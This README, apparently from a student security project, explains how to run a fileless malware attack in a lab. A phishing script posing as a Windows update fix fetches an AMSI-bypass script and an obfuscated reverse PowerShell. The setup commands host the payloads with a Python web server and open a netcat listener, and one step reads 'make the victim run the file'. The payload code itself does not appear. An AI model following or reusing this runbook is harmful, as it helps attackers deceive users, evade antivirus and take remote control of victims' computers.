
FILELESS MALWARE INSTRUCTIONS MANUAL



A fileless malware attack typically starts with a **phish mail containing a payload that automatically establishes contact with the remote hacker.**

Cyber thieves then have the ability to **launch native apps and navigate the file system.**

TEAM MEMBERS:

● Riya Goyal	(IIT2019096)
● Ankit Gupta	(IIT2019138)
● Akshat Baranwal	(IIT2019010)
● Rahul Dev	(IIT2019053)
● Rajveer	(IIT2019180)
● Kishan Tripathi	(IIT2019225)

STEPS TO RUN THE PROJECT

Step 1:

Start an Ubuntu virtual machine on Windows host

Step 2:

Start a python3 server to host the files a1, r1, WinSecurityUpdate

```
python3 -m http.server
```

Step 3:

Start a listener using netcat which will finally gain the access to the powershell of the victim
sudo nc -nvlp 443

Step 4:

Make the victim run the file update_script.cmd

The project consists of 4 files:

1. a1
2. r1
3. update_script.cmd
4. WinSecurityUpdate


a1 contains the code for amsi bypass.
It disguises the suspicious activity from the defender and doesn't let the defender see the invoking of these scripts.

r1 creates a reverse powershell via network socket connection. It contains the code to redirect the input and outputs to the listener on the
Obfuscations like mix cases and empty strings prevents defender from easily recognizing the malicious script.


WinSecurityUpdate contains the code to fetch a1 and r1 and run them on powershell on the victim
The command to fetch a1 and r1 have been encoded using base64 and stored in variables $a1 and $r1 respectively.

update_script.cmd contains the code to fetch the WinSecurityUpdate file.

The hack involves the hacker as the technical support mailing update_script.cmd to the victim.
Victim would run the file assuming it will fix windows update issues.
The file would instead download and run the script WinSecurityUpdate
WinSecurityUpdate will in turn download and run a1 and r1 which finally give the access of powershell to the attacker.



```
ankit@ankit-VirtualBox:~/Desktop/update_script-main$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



```
ankit@ankit-VirtualBox:~/Desktop/update_script-main$ sudo nc -nvlp 443
[sudo] password for ankit:
Listening on 0.0.0.0 443
```